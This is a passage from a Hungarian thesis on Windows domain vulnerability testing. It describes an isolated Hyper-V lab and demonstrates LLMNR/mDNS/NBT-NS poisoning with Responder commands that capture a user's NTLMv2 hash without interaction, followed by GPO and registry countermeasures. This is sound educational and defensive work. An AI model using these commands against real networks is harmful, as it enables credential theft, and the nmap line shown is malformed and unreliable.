A fentiek alapján felmerülhet a kérdés, hogy az érintett szervezetre milyen biztonsági követelmények kerültek meghatározásra, mely befolyásolhatja a megállapított eddigi értéket. Szerencsére a CVSS kidolgozásánál is foglalkoztak már vele és bevezették azt a módosító metrikát, mely a környezetre, illetve adott rendszerre a bizalmasság, sértetlenség és rendelkezésre állás mutatóját módosítja a rendszerre meghatározott követelmények szerint.

A felsorolt megosztás rendkívül jól használható a feltárt gyengeségek besorolására, azonban nem árt előzetesen informálódni arról, hogy az érintett szervezet a saját kockázatelemzési és kockázatkezelési eljárásrendjében az értékelés hogyan valósul meg és milyen kategóriákba sorolják az adott kockázatokat. Javasolt, de persze csak opcionálisan azért, mert a sérülékenységek értékelésének harmonizálása elősegíti az érintett szervezet kockázat alapú értékelési rendszerébe történő illesztést.

A jelentésben vagy jegyzőkönyvben foglaltak alapján, természetesen akkor, ha vannak feltárt sérülékenységek, az érintett szerv az eredményeket a saját kockázatelemzési és kockázatkezelési eljárásrendjének keretében újraértékeli, illetve a korábbi kockázatelemzési jelentését felülvizsgálja, amely vonatkozhat csak az adott rendszertől kezdve akár szélesebb körben a szervezetre vonatkoztatva is. Az eredmények alapján pedig elkészít egy valamilyen intézkedési tervet, melybe lehetőség szerint az ellenintézkedéseken és szabott határidőkön, időszámvetésen kívül megjeleníti a felelősöket, résztvevőket, együttműködőket is.

Ugyan a fenti lépés nem a sérülékenységvizsgálat része, de fontos szerepet kap akkor, ha a vizsgálati jelentésben vagy jegyzőkönyvben visszaellenőrzés is kikötésre került annak érdekében, hogy megállapítható legyen, hogy az elhárításra vagy mérséklésre tett intézkedések elegendők voltak és a kívánt hatás elérésre került.

A visszaellenőrzést javasolt tenni abban az esetben, ha a fenti metrika szerint magas vagy kritikus szintű sérülékenységek kerültek azonosításra, illetve abban az esetben, ha az ellenintézkedés komplexebb, átfogó megoldást igényel, vagy esetleg nem csupán az adott rendszerelemre hat ki.

A visszaellenőrzés önmagában már egy külön vizsgálatnak tekinthető és nem számít bele az eredeti vizsgálat határidejébe, ugyanakkor fontos kiemelni, hogy erős kötöttségek jellemzik. Ebben az esetben a célhoz kötöttség elve érvényesül, hiszen „csak” a fent leírt eredmények sikerességéről és hatékonyságáról kell meggyőződni. Itt már nem kell meghatározni a vizsgálat hatókörét, típusát, célját, ugyanis megörökli az eredeti vizsgálatból mindazokat a feltételeket, paramétereket, melyek a kijavítás következményeként nem változhattak.

Népszerű feltételezés és elvárás szokott megfogalmazásra kerülni az érintett szerv részéről, miszerint a visszaellenőrzéskor már nem lehet újabb sérülékenységet felfedni, azonban ez csak a legideálisabb esetben szokott igaznak bizonyulni. Egyrészt általános jellemző, hogy egy vizsgálat eredménye csak a vizsgálat idejében értelmezhető, egy újabb vizsgálat során már újabb sérülékenységek, gyenge pontok kerülhetnek azonosításra, tehát egzakt módon csak a vizsgálat idejében reprodukálható az eredmény. Másrészt azokban a fent leírt esetekben, amikor komplexebb megoldásokat kell alkalmazni akkor annak a környezetre gyakorolt hatása megmutatkozik a biztonság területén is, ebből következően egy sérülékenység megszüntetése újabbat okozhat.

A fenti végtelen ciklusnak tűnő dilemmára megoldást ajánl PCI-DSS szabvány 11.2.1 kontrollpontjában a sérülékenységek keresésénél, ahol a magas kockázatú sérülékenységek megszűntetését addig kell újra ellenőrizni, amíg már újabb nem jelentkezik. A rendelkezés egyébként szervezeten belüli negyedéves keresésekre vonatkozik, egyfajta sérülékenység menedzsment keretében, azonban nagyon jól rávilágít a helyes magatartásra. Ennek analógiájára addig szükséges a visszaellenőrzést folytatni, amíg az összes el nem fogadható kockázatú sérülékenység kezelésre nem kerül és újabb már nem jelentkezik.

A visszaellenőrzésnél szintén meghatározandó az, hogy az újabb visszaellenőrzések terhe kit illet. Erre a megoldást mindig a rendelkezésre álló erőforrások és a megegyezés adhat. Sokszor elegendő egy sérülékenységvizsgálatot követően az, hogy az érintett szervezet saját sérülékenység menedzsment eljárásrendjén belül kezeli a javítások újra ellenőrzését, majd külső szervezet által kerülnek a korábbi eredmények visszaellenőrzésre újabb biztonsági vizsgálat során.

Ebből következik a rendszeresség követelménye, mely a fentiek alapján már könnyen igazolható, hiszen bármilyen a rendszerben történő változás, nyilvánossá vált sérülékenységek, fejlődő vagy elavuló technológiák, újabb fenyegetések megjelenése, stb. kihatással lehetnek a rendszerek biztonságára, mely alapján újabb vizsgálatokra és megoldásokra van szükség ciklikus jelleggel.

3 VIZSGÁLATI TESZTKÖRNYEZET KIÉPÍTÉSE

A sérülékenységvizsgálatok, ahogy a korábbi fejezetben kifejtésre került, optimálisan a fejlesztési szakaszban kerülnek először végrehajtásra a rendszer bevezetését megelőzően, de a funkcionális tesztelést követően, illetve a szoftverekre vonatkozó SDLC-ben, egy erre a célra elkülönített tesztrendszerben, majd ciklikusan ismétlődő rendszerességgel a rendszer üzemeltetési fázisában annak kivezetéséig vagy kivonásáig bezárólag.

A tesztkörnyezetben végrehajtott vizsgálatoknak vitathatatlan előnye, hogy a feltárt sérülékenységek kijavítása, a rendszernek a további fejlesztése után kerül az éles környezetben beüzemelésre. A másik, mely ugyanolyan lényeges, az pedig a negatív kihatások kockázatának elkerülése az üzemelő, éles környezetre nézve. Ugyanis a biztonsági vizsgálatok alatt alkalmazott technikák és eljárások során előfordulhatnak olyan mellékhatások, melyek szolgáltatásromláshoz, súlyos esetben pedig szolgáltatáskieséshez vezethetnek. Ez természetesen sérülékenységnek azonosítható, azonban egy üzemelő környezetnél, mely esetleg kritikus infrastruktúrának minősül, vagy a technológiából adódik a sérülékenység, például IT/OT, ICS (Industrial Control System) rendszerek, nem megengedhető.

A fentiek alapján produktív kritikus besorolású rendszerek vizsgálatánál megoldható sok esetben a nem kritikus időszakra való ütemezés, azonban a fő szabály az, hogy lehetőség szerint a produktív környezettel azonos kiépítésű és a biztonsági követelményeknek megfelelő párhuzamos tesztkörnyezetben szükséges a sérülékenységvizsgálatok lefolytatása. Másik lehetőség, hogy a vizsgálat eszköztárából ki kell venni azoknak az agresszív eszközöknek a használatát, melyek a rendelkezésre állást negatívan befolyásolják.

A tesztkörnyezet kialakításánál lényeges szempont, hogy a környezet lehetőleg fizikailag is elkülönüljön a produktív rendszertől leszűkítve annak a kockázatát, hogy egy tesztkörnyezettel, mely tapasztalat szerint sokszor több sérülékenységet tartalmaz, szemben indított támadás során laterális mozgással a produktív rendszerre át lehessen terjedni, kompromittálni azt.

A fenti szempontú megvalósítás nyilvánvalóan jelentős költségterhet ró a szervezetre, ezért általában kompromisszumos megoldások születnek, melynek során a virtualizációs technológiák alkalmazása jelentik legtöbb esetben a kiutat. Ez nem jelenti azt, hogy a produktív környezetben ma már túlnyomó többségében nem a virtualizáció lenne a hangsúlyos, hanem azt, hogy az éles rendszerhez képest is nagyobb részben alkalmazzák, mint például virtuális tűzfalak, hálózatok, terheléselosztók, stb. esetén, ebben az esetben viszont mindig ki kell emelni az eltéréseket a vizsgálat előkészítési szakaszában.

A diplomamunkában tekintettel arra, hogy Windows tartományi környezet sérülékenységeinek vizsgálata a cél, ezért a tesztkörnyezetben mindenképp szükséges egy tartományvezérlő szerver telepítése, mely a gyakorlattól eltérően valamennyi FSMO

(Flexible Single Master Operation) szerepkört fogja tartalmazni, mivel egyetlen elsődleges szerepet tölt be. Ezen a szerveren attól függően milyen támadások kerülnek kivitelezésre, különböző funkciók és szerepkörök kerülnek telepítésre. Ez a gyakorlatban általában szintén más kiszolgálókra kerül telepítésre, azonban a jelenlegi erőforrások kihasználhatósága miatt a tartományvezérlővel azonos kiszolgálón kerülnek aktiválásra.

A fenti feladat elvégzésére és a meglévő szűkös erőforrások optimális kihasználása érdekében virtuális gépek létrehozására és kezelésére van szükség. Számos népszerű hypervisor megoldás található a piacon, többek között Hyper-V, KVM (Kernel-based Virtual Machine), Oracle VirtualBox, vagy VMware különböző termékei. A jelenlegi Windows környezetnek megfelelő követelmények teljes összhangja miatt MS Windows 10 Pro 21H2 64-bites verziójú hoszton telepített Hyper-V hypervisor kerül alkalmazásra valamennyi virtuális gép kezelésénél.

3.1 Hálózat felépítése

Kézenfekvő, hogy a virtuális hálózat kiépítése és konfigurálása, a virtuális adathordozók kezelése is Hyper-V környezetben kerül megvalósításra. A választott hypervisor virtuális switch-ek létrehozásán keresztül az alábbi lehetőségeket nyújtja:

- External: Ez a lehetőség közvetlen kapcsolódást jelent a vendég gépek számára a hoszt gép fizikai hálózati csatolójához, elérve ezáltal a gazdagép külső hálózatait. Megfelel más megoldásoknál a bridged hálózat használatának.
- Internal: A vendég gépek egymás közötti kommunikációja valósítható meg, azonban más hypervisoroktól eltérően a gazdagép is elérhető egyúttal. A gazdagép fizikai csatolói nem elérhetők.
- Private: Az előző lehetőséghez képest annyiban különbözik, hogy ez esetben a vendéggépek csak azokkal a másik virtuális gépekkel tud kommunikálni, melyek azonos hálózatra vannak kötve. Ez zavaró módon más termékek esetében, például Oracle VirtualBox, jelenti az internal hálózatot.

Kiegészítésként a fentiekre, felvetődhet a kérdés, hogy a NAT hálózatokra történő csatlakozás miért maradt ki a Microsoft megoldásából. A válasz a NAT hálózatok funkciójában ragadható meg, mivel az belső hálózatokon lévő erőforrások legtöbbször publikus átjárhatóságát biztosító címfordító szolgáltatásként definiálható legegyszerűbben. Ennek megfelelően a Hyper-V környezetben hálózati szempontból nem tér el a fent meghatározott Internal, azaz belső hálózat használatának lehetőségtől, azonban NAT konfigurálása grafikus felületről nem lehetséges. Erre megoldást pár Powershell parancs (New-VMSwitch, New-NetIPAddress, New-NetNAT) megfelelő paraméterezése jelent, ahol lényeges, hogy a virtuális kapcsoló típusa Internal kell legyen.

A laborkörnyezet kialakításához a legmegfelelőbb a Private hálózati lehetőség a legalkalmasabb, hiszen a tartományi rendszer működése szempontjából nem előnyös, ha

a vendég gépek időnként a gazdagéphez fordulnak, mint például sikertelen névfeloldás esetén, másik oldalról pedig az előzőekben taglalt fizikai rendszer tulajdonságainak leginkább megfelelőség közelítése, valamint egy esetleges káros kód kijutásának, illetve információszivárgás megakadályozása érdekében.

A kliens-szerver architektúra kialakításánál a virtuális gépek IPv4 címeinek kiosztására Hyper-V környezetben nincs lehetőség DHCP szolgáltatás használatára, mint VirtualBox vagy VMware környezetekben, erre a célra a szerveren kerül DHCP szolgáltatás felállításra, mely a kliens gép számára osztja ki a hálózati címeket és egyéb paramétereket.

A hálózatba kötött valamennyi virtuális gép a DHCP szolgáltatás konfigurálása és beüzemelését, a szerver és a támadó gép statikus IP beállítását követően eléri egymást, melyet legegyszerűbben a ping parancs segítségével lehet ellenőrizni.

3.2 Virtuális gépek

Windows tartományi rendszerek legfontosabb eleme egy szerver, mely tartományvezérlőként működik és az AD DS (Active Directory Directory Service) szerepkör szolgáltatást futtatja. A diplomamunkának nem célja, hogy részletesen leírja az AD működését, de röviden annyi elmondható róla, hogy alapvetően két rétegből áll. Az egyik egy adatbázis, a másik pedig egy azt adminisztráló, kezelő szolgáltatás. Tulajdonképpen ezen keresztül rendkívül rugalmasan szinte bármilyen, a hálózatból elérhető erőforrás elosztott vagy központi adminisztrációját teszi lehetővé. Ahogy fent már utaltam rá, az egyszerűség kedvéért, illetve az erőforrások szűkös rendelkezésre állása miatt jelen esetben egyetlen szerver fogja ezt a szerepet, illetve funkciót ellátni, melynek kezelésére MS Windows 2016 Standard változatának 64-bites grafikus felülettel telepített verziója került kiválasztásra. A hypervisor alatt létrehozott 2. generációs virtuális gép létrehozásakor 3072 MB RAM került kiosztásra, alapértelmezetten 127 GB vhdx dinamikusan növelhető háttértárolóval, 3 virtuális processzor kiosztásával, melyek megléte a későbbi igényekhez igazodva sem fog okozni teljesítménybeli romlást. A létrehozott gép egyetlen hálózati kártyával rendelkezik, mely a fent említett Private opcióval létrehozott virtuális kapcsolóhoz csatlakozik. Az operációs rendszer telepítése megegyezik az alapértelmezett Windows szervereknél megszokottakkal.

Az alapvető tartományi szolgáltatások életbe léptetéséhez az alábbi kiszolgálói szerepkörök és funkciók kerültek telepítésre, mely egy egyszerű Powershell parancs (Get-WindowsFeature | Where-Object {$_.Installstate -eq "Installed"} | Export-Csv -Path C:\Users\Administrator\Desktop\windowsfeatures.csv -NoTypeInformation) segítségével létrehozott lista alapján került felsorolásra:

- Szerepkörök: AD-Domain-Services, DHCP, DNS, FileAndStorage-Services.
- Szolgáltatások: File-Services, FS-FileServer, Storage-Services.

- Funkciók: NET-Framework-45-Features, NET-Framework-45-Core, NET-WCF-Services45, NET-WCF-TCP-PortSharing45, GPMC, RSAT, RSAT-Role-Tools, RSAT-AD-Tools, RSAT-AD-PowerShell, RSAT-ADDS, RSAT-AD-AdminCenter, RSAT-ADDS-Tools, RSAT-DHCP, RSAT-DNS-Server, FS-SMB1, Windows-Defender-Features, Windows-Defender, Windows-Defender-Gui, PowerShellRoot, PowerShell, PowerShell-ISE, WoW64-Support.

Az operációs rendszer alapértelmezett telepítését, illetve az AD DS és a DHCP szerepkörök hozzáadását követően azok megfelelő konfigurálását is el kellett végezni. Mivel a domain controller-t nem lehet egy meglévő erdőhöz csatlakoztatni, ezért egy új erdőben a test.dom tartomány került létrehozásra Windows Server 2016 funkcionális szinten, integrált névfeloldási szolgáltatással együtt.

A kliens által használt DHCP szolgáltatás konfigurálásakor a 172.16.1.0/24 alhálózaton létrehozott 172.16.1.50-es IP címtől a 172.16.1.100-ig terjedő LAN nevű szkóp került beállításra 8 napos lejárati idő meghatározásával. A szkópon belül konfigurálásra kerültek még 003, 006 és 015 opciók is, annak érdekében, hogy a kliensen a hálózati forgalom és a névfeloldás megfelelően működjön.

A Windows tartományi architektúrában jellemző szerver-kliens felépítéshez szükséges kliens telepítésénél MS Windows 10 Enterprise 2019 LTSC verziójú virtuális gép került kiválasztásra. alapértelemezett beállításokkal telepítve. A hypervisor alatt létrehozott 2. generációs virtuális gép létrehozásakor 2048 MB RAM került kiosztásra, alapértelmezetten 127 GB vhdx dinamikusan növelhető háttértárolóval, egyetlen virtuális processzor kiosztásával, mely egy Windows 10 minimális futtatási igényeihez igazodik. A létrehozott gép egyetlen hálózati kártyával rendelkezik, mely a többi virtuális géphez hasonlóan Private opcióval létrehozott virtuális kapcsolóhoz csatlakozik. Az operációs rendszer telepítése megegyezik az alapértelmezett Windows 10 installálásánál megszokottakkal.

A Windows 10 kliens gépen Powershell parancsok segítségével (Get-WindowsOptionalFeature -Online | Where-Object {$_.State -eq "Enabled"} | Export-Csv -Path C:\Users\Tester_user\Desktop\cli_features.csv -NoTypeInformation, Get-WindowsCapability -Online | ? state -eq Installed | Export-Csv -Path C:\Users\Tester_user\Desktop\cli_caps.csv) az alábbi alapértelmezett funkciók és további csomagok találhatók:

- Funkciók: Printing-PrintToPDFServices-Features, Windows-Defender-Default-Definitions, Printing-XPSServices-Features, SearchEngine-Client-Package, MSRDC-Infrastructure, WorkFolders-Client, Printing-Foundation-Features, FaxServicesClientPackage, Printing-Foundation-InternetPrinting-Client, MicrosoftWindowsPowerShellV2Root, MicrosoftWindowsPowerShellV2, NetFx4-AdvSrvs, WCF-Services45, WCF-TCP-PortSharing45, MediaPlayback,

WindowsMediaPlayer, Microsoft-Windows-NetFx3-OC-Package, Microsoft-Windows-NetFx4-US-OC-Package, Microsoft-Windows-Client-EmbeddedExp-Package, Microsoft-Windows-NetFx3-WCF-OC-Package, Microsoft-Windows-NetFx4-WCF-US-OC-Package, SmbDirect, Internet-Explorer-Optional-amd64.

- Csomagok: App.Support.QuickAssist, Browser.InternetExplorer, Hello.Face, Language.Basic.hu, Language.OCR.hu, Language.TextToSpeech.hu, MathRecognizer, Media.WindowsMediaPlayer, OneCoreUAP.OneSync, OpenSSH.Client.

A sérülékenységvizsgálathoz kapcsolatos keresések és támadások végrehajtásához szintén több népszerű disztribúció található, például Linux alapúakból Black Arch Linux, Parrot Linux, Kali Linux, Windowsra épülőnél pedig a Commando VM. A vizsgálatok elvégzésére a Debian alapokon nyugvó Kali Linux aktuális, 2022.1 verziójú kiadása került alkalmazásra. A hypervisor alatt létrehozott 2. generációs virtuális gép létrehozásakor 3072 MB RAM került kiosztásra, alapértelmezetten szintén 127 GB vhdx dinamikusan növelhető háttértárolóval, egyetlen virtuális processzor kiosztásával. A létrehozott gép egyetlen hálózati kártyával rendelkezik, mely a többi virtuális géphez hasonlóan Private opcióval, LAN_SW néven létrehozott virtuális kapcsolóhoz csatlakozik. Lényeges, hogy ellentétben más, például Ubuntu kiadásoknál megszokottaktól, a Secure Boot lehetőséget a virtuális gép létrehozásakor tiltani szükséges. Tekintettel, hogy a Kali Linux sem tér el telepítésében lényegesen más disztribúcióktól, ezért ennek részletezésétől is el lehet tekinteni.

4 TARTOMÁNYI KÖRNYEZET JELLEMZŐ SÉRÜLÉKENYSÉGEI

Ebben a fejezetben az előzőek szerint kiépített infrastruktúra használatán keresztül pár tipikus támadási módszer kerül bemutatásra, melyek nagy része régóta ismert, míg mások konkrét egyedi sérülékenységek bejelentése, vagy kiberbiztonsági események kezelése és vizsgálata során került feltárásra, tisztázásra. Ugyanakkor fontos leszögezni, hogy a dolgozatnak a terjedelmi korlátok miatt nem célja valamennyit teljeskörűen bemutatni.

A korábbi fejezetekben kifejtett metodika, illetve a végrehajtási rendelet alapján, a vizsgálat felfogható egy olyan, típusát tekintve belső informatikai vizsgálatnak, mely meghatározott rendszerelemekre terjed ki, illetve jogosultságát tekintve pedig rendszergazdai szintű. Egyszerűen fogalmazva egy white box vizsgálatnak felel meg, ahol a korábban kidolgozott négyszintű metodikából csak a második felére, azaz a keresési és validálási, illetve kisebb részben az értékelési és feldolgozási szakaszra helyeződik a hangsúly.

A vizsgálat során olyan, elsősorban Windows domain környezetben jellemző támadások és azokat lehetővé tevő sérülékenységek keresése és bemutatása fog történni, melyek elhárítására vagy csökkentésére javaslatok kerülnek megfogalmazásra.

4.1 LLMNR, mDNS, NBT-NS poisoning

Előzetesen érdemes pár szót ejteni a címben szereplő három protokollról, melyeket a támadás típusa és a működésük hasonlósága miatt lehet együtt csoportosítani. Közös jellemzőjük, hogy decentralizált névfeloldási protokollok, melyek kényelmes alkalmazási környezetet teremtenek elsősorban otthoni használat kényelmét elősegítve, mely abban rejlik, hogy nem igényelnek külön konfigurációt, illetve további szolgáltatás vagy infrastruktúra jelenlétét sem. Ez alól egyedüli kivétel az NBT-NS elsődleges módja, mely a NetBIOS névfeloldáshoz használható központi WINS (Windows Internet Name Service) szerver együttes működését adja, mely szolgáltatás kompatibilitási okokból még támogatott a Windows szervereken, azonban gyakorlatilag a Windows 2000 változat kiadása óta háttérbe szorult. A másodlagos módja viszont már egészen analóg a másik két protokollhoz.

További hasonlóság, a fentiekből könnyen levezethető, hogy kizárólag helyi hálózaton működnek és az NBT-NS kivételével, mely üzenetszórást alkalmaz, többesküldést használnak, így téve eleget fő funkciójuknak és teszik lehetővé az azonos szórási tartományban lévő névfeloldást.

Az NBT-NS egy rendkívül régi, az 1980-as években fejlesztett protokoll, mely ebből adódóan csak IPv4 hálózatokon működik, míg a két egymáshoz rendkívül hasonlító szélesebb körben támogatott protokoll, az LLMNR (Link-local Multicast Name Resolution) és az mDNS támogatja egyben az IPv6-ot is.

4.1.1 A támadási technika rövid leírása

A fenti protokollok, míg otthoni használat során kényelmet, illetve egyes szolgáltatások igénybevételéhez egyszerűséget nyújt, viszont Windows tartományi környezetben túl azon, hogy nem szükségesek, komoly fenyegetést is jelentenek a rendszeren belül és egyben hatékonyan felhasználható eszközt szolgáltatnak a hálózaton lévő erőforrásokkal szembeni komplex támadások kivitelezéséhez.

A sérülékenység kihasználásához a támadónak a lokális hálózatot el kell érnie, melyhez egy már kompromittált, vagy pedig egy, az áldozattal azonos alhálózatba helyezett eszköz szolgáltathat ideális állapotot.

Abban az esetben amikor egy kliensnek valamilyen távoli szolgáltatást szükséges elérnie legtöbbször valamilyen módon első lépésben meg kell szereznie annak a hálózati címét, erre pedig tartományi környezetben általában az ADIDNS (Active Directory Integrated Domain Name System) szolgáltatás lát el ilyen funkciót. Ez az elsődleges csatorna a névfeloldásra, azonban ha ez bármilyen okból nem történik meg, akkor lép színtérre más alternatív megoldás és ezek a multicast, illetve broadcast alapú névfeloldó szolgáltatások.

A Windows alapú rendszereken a névfeloldás során használt szolgáltatások sorrendje az alábbi:

1. DNS
2. mDNS
3. LLMNR
4. NBT-NS

Az 1. opció sikertelensége után amennyiben a támadó a lokális hálózaton valamelyik protokoll használatával megkapja a kéréseket és egy arra adott válaszában a kliens az abban meghatározott hálózati címen kezdeményezi az eredetileg keresett szolgáltatáshoz kapcsolódást. Ezzel a módszerrel man-in-the-middle támadást lehet kivitelezni, el lehet tulajdonítani vagy feltörni a felhasználó hozzáférési adatait offline módon (john, hashcat, stb.), kártékony kódok letöltésére lehet rávenni a klienst vagy jellemzően még továbbítási (relay) típusú támadásokhoz is fel lehet használni.

4.1.2 A támadás gyakorlati bemutatása

A támadás végrehajtásához az előző fejezetben részletezett Kali linux, míg áldozatnak pedig a Windows 10 tartományba léptetett virtuális gépek szolgálnak.

A támadás indításához a metodikának megfelelően érdemes scannelni a hálózatot megfelelő áldozatok után kutatva, annak megállapítása érdekében, hogy az azonosított gépek milyen IP címmel rendelkeznek, mely nyitott portok és milyen alapvető szolgáltatások futnak rajta, ugyanakkor egyértelmű, hogy jelen esetben a gépről kimenő

forgalom játszik döntő szerepet. Ennek az aktív keresésnek a végrehajtására kézenfekvő az *nmap* használata (*nmap -n -sS -p- T2 172.16.1.16.0/24*).

Abban az esetben, ha tartani kell attól, hogy valamilyen végpontvédelmi eszköz esetleg megakadályozza a keresést, lehet passzív módon, kérés kiküldése nélkül is monitorozni a hálózatot például Wireshark segítségével az említett szolgáltatásokra kihegyezve, illetve a csomagok sajátosságai alapján szolgáltatás vagy operációs rendszer verziók megállapítására például a *p0f* eszközt.

További lehetőség, ha a *responder* eszközön keresztül történik a hálózaton lévő forgalom figyelése analizáló üzemmódban (*responder -I eth0 -A*), ekkor még nem történik meg beavatkozás. Ez az eszköz egyébként többek között képes mind a három protokoll esetében olyan választ adni a kérésekre, hogy a feloldott név a támadó gépére mutasson.

2	0.000000300	172.16.1.50	224.0.0.251	MDNS	74	5353	Standard query 0x0000 A intranet.local, "QM" question
3	0.000139500	fe80::a4ce:d3df:459…	ff02::fb	MDNS	94	5353	Standard query 0x0000 A intranet.local, "QM" question
4	0.000405999	172.16.1.50	224.0.0.251	MDNS	74	5353	Standard query 0x0000 AAAA intranet.local, "QM" question
5	0.000406199	fe80::a4ce:d3df:459…	ff02::fb	MDNS	94	5353	Standard query 0x0000 AAAA intranet.local, "QM" question
6	0.000982198	fe80::a4ce:d3df:459…	ff02::1:3	LLMNR	88	5355	Standard query 0x1ffe A intranet
7	0.000982398	172.16.1.50	224.0.0.252	LLMNR	68	5355	Standard query 0x1ffe A intranet
8	0.000982398	fe80::a4ce:d3df:459…	ff02::1:3	LLMNR	88	5355	Standard query 0x411a AAAA intranet
9	0.000982398	172.16.1.50	224.0.0.252	LLMNR	68	5355	Standard query 0x411a AAAA intranet
10	0.420982420	fe80::a4ce:d3df:459…	ff02::1:3	LLMNR	88	5355	Standard query 0x411a AAAA intranet
11	0.420983120	172.16.1.50	224.0.0.252	LLMNR	68	5355	Standard query 0x411a AAAA intranet
12	0.421392319	fe80::a4ce:d3df:459…	ff02::1:3	LLMNR	88	5355	Standard query 0x1ffe A intranet
13	0.421392619	172.16.1.50	224.0.0.252	LLMNR	68	5355	Standard query 0x1ffe A intranet
14	0.745515364	172.16.1.50	172.16.1.255	NBNS	92	137	Name query NB INTRANET<00>
15	1.511026381	172.16.1.50	172.16.1.255	NBNS	92	137	Name query NB INTRANET<00>
16	2.264603025	172.16.1.50	172.16.1.255	NBNS	92	137	Name query NB INTRANET<00>


4.1. ábra: Névfeloldási kísérlet sorrendje

A fenti *4.1. ábra: Névfeloldási kísérlet sorrendje* is már ábrázolja, hogy névfeloldási probléma van a klienseken, így ebben az esetben a *responder* segítségével a megfelelő opciók segítségével elő is lehet készíteni a támadást. A webböngészővel szemben általános, hogy a basic HTTP autentikációval és még hangsúlyosabban a WPAD hitelesítés kikényszerítésével (*responder -I eth0 -F -b*) indítjuk, ahol a háttérben természetesen egy HTTP szervert is indít automatikusan.

Esetünkben a kliens oldalon elindított Internet Explorer 11 böngészőn keresztül, mely alapértelmezetten van telepítve, http://intranet oldal megnyitásakor, mivel a DNS névfeloldás sikertelen volt, a *Névfeloldási kísérlet sorrendje 4.1* ábrán látott sorrendben történik meg az mDNS, LLMNR, majd az NBT-NS protokollon keresztül a kísérlet.

A *responder* ahogy *Névfeloldási kérésekre küldött válaszok 4.2* ábrán látható módon kiküldi a válaszokat az áldozatnak, ahol a beállított opcióknak megfelelően a böngésző basic HTTP autentikációnak megfelelően felbukkanó ablakban kéri be a felhasználó hitelesítési adatait.

Természetesen felmerülhet az igény arra is, hogy felhasználói interakció nélkül, tulajdonképpen számára észrevétlenül történjen meg a hitelesítési adatok megszerzése, amire támadói oldalon csupán egy opciót kell cserélni (*Responder -I eth0 -wF*) az előzőhöz képest és a responder háttérben.



4.2. ábra: Névfeloldási válaszok és NTLM hash megszerzése

A fenti *4.2. ábra: Névfeloldási válaszok és NTL hash megszerzése* tisztán mutatja azt, ahogy a poisoned válaszokat megküldi az áldozat gépére, amely ezután felveszi a kapcsolatot a támadó szerverrel HTTP protokollon keresztül, mivel challenge hitelesítés van kikényszerítve NTLM hitelesítéssel, esetünkben az NTLMv2 hash-t sikerül is felhasználói beavatkozás nélkül megszerezni.

4.1.3 Lehetséges megoldási javaslatok

A fentiekben részletesen bemutatásra kerültek a Windows alapú rendszereken alapértelmezetten engedélyezett multicast, illetve broadcast alapú ún. zéró konfigurációs névfeloldási protokollok működési mechanizmusa. Ebből következik, hogy ezek by-design sérülékenységgel rendelkeznek, tehát a védekezés is hatékonyan azok tiltásával valósítható meg leginkább.

Tartományi rendszerekben a nagy előny, hogy a Group Policy-kal a teljes tartományban központilag lehet kezelni a szabályozásokat, tehát az optimális megoldásként is ez javasolt.

A legegyszerűbb a tiltás az LLMNR esetében, mivel azt egy számítógépekre alkalmazott GPO-val (Group Policy Object) lehet megoldani, ahol az adott értéket (*Computer Configuration – Administrative Templates – Network – DNS Client – Turn off multicast name resolution*) *Enabled*-re kell állítani.

A fenti megoldásra jogosan merül fel az, hogy minden bizonnyal megoldja az mDNS problémáját is, sajnos a működési hasonlóságuk ellenére sem érvényes a fenti szabály. Lehetséges megoldás, mivel a DNS Client (dnscache) szolgáltatás keretein belül működik, hogy a dnscache szolgáltatásra vonatkozó registry kulcsok (*HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters*) alá kell felvenni egy DWORD értéket (*EnableMDNS*), melyet 0-ra kell állítani.

